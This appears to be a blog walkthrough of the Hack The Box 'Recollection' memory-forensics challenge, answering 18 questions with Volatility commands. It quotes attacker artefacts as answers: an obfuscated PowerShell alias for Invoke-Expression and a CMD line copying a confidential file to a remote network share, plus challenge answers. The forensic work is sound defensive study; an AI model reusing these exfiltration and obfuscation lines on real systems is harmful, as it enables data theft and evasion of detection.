Hack The Box - Recollection Solution
Walkthrough and digital forensics analysis for the Hack The Box Recollection Sherlock challenge using Volatility 2 and Volatility 3.
This is my third attempt at Hack The Box and second attempt at write-up. So, still fishing for feedback as there’s definitely room for improvement. I was able to solve two problems that I was having last time (Downloading the files directly to AWS and unzipping not working at linux). For first one I do know the answer and for second one I don’t, but it works now. To download the files directly to EC2 instance, I grabbed the url from network tab in the developer tools. The command I used is as follows:
curl 'https://challenges-cdn.hackthebox.com/sherlocks/easy/recollection.zip?u=xxx&p=xx&e=xx&t=xx&h=xx' \ -X 'OPTIONS' \ -H 'authority: challenges-cdn.hackthebox.com' \ -H 'accept: */*' \ -H 'accept-language: en-US,en;q=0.9' \ -H 'access-control-request-headers: authorization' \ -H 'access-control-request-method: GET' \ -H 'origin: https://app.hackthebox.com' \ -H 'referer: https://app.hackthebox.com/' \ -H 'sec-fetch-dest: empty' \ -H 'sec-fetch-mode: cors' \ -H 'sec-fetch-site: same-site' \ -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0' \ --compressed --output recollection.zip
The xx portion contains the authorization parameters that I intentionaly avoided posting. After that i unzipped the files using unzip and it asked for password unlike last time. You should be able to get the password from the problem page, I found it same all the time anyway i.e. hacktheblue.
Let’s start with the problem statement:
A junior member of our security team has been performing research and testing on what we believe to be an old and insecure operating system. We believe it may have been compromised & have managed to a memory dump of the asset. We want to confirm what actions were carried out by the attacker and if any other assets in our environment might be affected. Please answer the questions below.
The problem provided a 674 MB memory dump that required analysis. I used Volatility 2 for this problem, as this problem required use of some plugins which are not yet ported to Volatility 3, and if I believe the GitHub issues page of the tool, will probably never be ported to Volatility 3.
The first task is identifying the operating system of the machine from where the memory dump is collected. For that we use the following command:
vol.py -f recollection.bin imageinfo
The output that we get is as follows:

That seems inconclusive. Let’s run the following command in volatility 3:
vol -f recollection.bin windows.info.Info
We get the following line in output:
NTBuildLab 7601.24214.amd64fre.win7sp1_ldr_
This is a bit more conclusive. The answer to task 1:
Windows 7
I learned about these commands mainly from 2 places. vol.py -h and vol -h. For Volatility 3 it’s actually even more helpful as if you run the command with info which is an invalid plugin name, it shows suggestions about similar plugin names, which I found very helpful.
For task 2 we were asked about when the memory dump was created. We can get the answer for that in the prior image.
Image date and time : 2022-12-19 16:07:30 UTC+0000
Answer for task 2:
2022-12-19 16:07:30
Task 3:
After the attacker gained access to the machine, the attacker copied an obfuscated PowerShell command to the clipboard. What was the command?
To get that we run this on terminal:
vol.py -f recollection.bin --profile Win7SP1x64 clipboard > outputs/vol2/clipboard.txt
Like before, we are trying to save our outputs assuming they may be required later on and reproducing them might be a lengthy task depending on the machine. The output of the command is the following:

Answer to task 3:
(gv '*MDR*').naMe[3,11,2]-joIN''
Task 4:
The attacker copied the obfuscated command to use it as an alias for a PowerShell cmdlet. What is the cmdlet name?
By running the command on a sandboxed powershell we get iex. Please note, do not run any of these attack commands on your day to day use machine as they can be dangerous.
By searching, we get iex is short form of powershell cmdlet Invoke-Expression
Answer to task 4:
Invoke-Expression
Task 5:
A CMD command was executed to attempt to exfiltrate a file. What is the full command line?
For that we run the following command:
vol.py -f recollection.bin --profile Win7SP1x64 cmdscan > outputs/vol2/cmdscan.txt
A segment in output file is as follows:

Answer to task 5:
type C:\Users\Public\Secret\Confidential.txt > \\192.168.0.171\pulice\pass.txt
Task 6:Following the above command, now tell us if the file was exfiltrated successfully?
This is where I spent quite a bit of time. Because I found two plugins cmdscan and cmdline none of which shows the output. Then I realized if we can grab the complete output in console, only then we can understand success/failure of the command. For that the plugin is consoles. The full command is the following:
vol.py -f recollection.bin --profile Win7SP1x64_24000 consoles > outputs/vol2/console.txt
In the output we get the following result:

Answer to task 6: No
Task 7:
The attacker tried to create a readme file. What was the full path of the file?
To get answer to this, we’re going to assume this was attempted with any of the running processes, otherwise we can’t get the information from memory dump. We’ll look for the processes running. For that the command will be:
vol.py -f recollection.bin --profile Win7SP1x64 pslist > outputs/vol2/pslist.txt
On line 42 of the file we get notepad.exe running.

Then we dump the memory of pid 3476 using command:
vol.py -f recollection.bin --profile Win7SP1x64 memdump -p 3476 -D outputs/vol2/notepad
Then we use strings on that dump file and search for readme there and we get our result:
strings outputs/vol2/notepad/3476.dmp | grep -in 'readme'

Answer to task 7:
C:\Users\Public\Office\readme.txt
Task 8:
What was the Host Name of the machine?
For this I relied on this tutorial. The TLDR command:
vol.py -f recollection.bin --profile Win7SP1x64 printkey -o 0xfffff8a000024010 -K "ControlSet001\Control\ComputerName\ComputerName"
Answer for task 8:USER-PC
Task 9:
How many user accounts were in the machine
I searched a long time for the answer to this question on registry file. Finally when I was about to give up, I realized in console text, there’s a line as follows:

Answer to task 9:3
Task 10:
In the "\Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge" folder there were some sub-folders where there was a file named passwords.txt. What was the full file location/path?
To find this, I used filescan plugin. The full command:
vol.py -f recollection.bin --profile Win7SP1x64 filescan > outputs/vol2/filescan.txt
Then searching for passwords.txt in the output, we get the result:
Answer to task 10:
\Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.0.0.0\passwords.txt
Task 11:
A malicious executable file was executed using command. The executable EXE file's name was the hash value of itself. What was the hash value?
For this we can go back to the cmdscan.txt. From there we get the result.
Answer to task 11: b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1
Task 12:
Following the previous question, what is the Imphash of the malicous file you found above?
To answer this I first had to understand what imphash actually is. From Mandiant we get this:
One unique way that Mandiant tracks specific threat groups' backdoors is to track portable executable (PE) imports. Imports are the functions that a piece of software (in this case, the backdoor) calls from other files (typically various DLLs that provide functionality to the Windows operating system). To track these imports, Mandiant creates a hash based on library/API names and their specific order within the executable. We refer to this convention as an "imphash" (for "import hash"). Because of the way a PE's import table is generated (and therefore how its imphash is calculated), we can use the imphash value to identify related malware samples. We can also use it to search for new, similar samples that the same threat group may have created and used.
This tells me, while there’s hash in the ask, this is not a deterministic result. Rather this is something we have to search in OSINT platforms like Virustotal. By searching using the hash in virustotal we get our result:
Answer to task 12: d3b592cd9481e4f053b5362e22d61595
Task 13:
Following the previous question, tell us the date in UTC format when the malicious file was created?
We get this result from virustotal as well!
Answer to task 13: 2022-06-22 11:49:04
Task 14:
What was the local IP address of the machine?
To get this I used the Local Address field in the output of netscan plugin.
Answer to task 14: 192.168.0.104
Task 15:
There were multiple PowerShell processes, where one process was a child process. Which process was its parent process?
For this we looked inside the pslist.txt. From there we get the result.
Answer to task 15: cmd.exe
Task 16:
Attacker might have used an email address to login a social media. Can you tell us the email address?
To solve this I collected memory dump for all processes marked as msedge.exe in pslist.txt. To get the dumps I used the following command:
vol.py -f recollection.bin --profile Win7SP1x64 memdump -p 2380,2396,2588,2680,2752,3032,980,2060,3560,2160 -D outputs/vol2/msedge
After that I ran search with first mail and then gmail on the output. Command used to run the search is as follows:
strings vol2/msedge/*.dmp| grep "gmail"
Answer to task 16: [email protected]
Task 17:
Using MS Edge browser, the victim searched about a SIEM solution. What is the SIEM solution's name?
To find this I searched in same fashion as before in the memory dump of edge using following command:
strings vol2/msedge/*.dmp| grep "https://www.bing.com/search"
There we see the victim searched for wazuh. I recalled in console.txt I saw the victim downloaded an agent for wazuh. After short searching I found Wazuh is a SIEM solution.
The answer to task 17: Wazuh
Task 18:
The victim user downloaded an exe file. The file's name was mimicking a legitimate binary from Microsoft with a typo (i.e. legitimate binary is powershell.exe and attacker named a malware as powershall.exe). Tell us the file name with the file extension?
For this I referred to consoles.txt again. In the list of files, there was a file named csrsss.exe, which is very similar to csrss.exe, a regular windows program.
Answer to task 18: csrsss.exe
And with that, the problem is completed!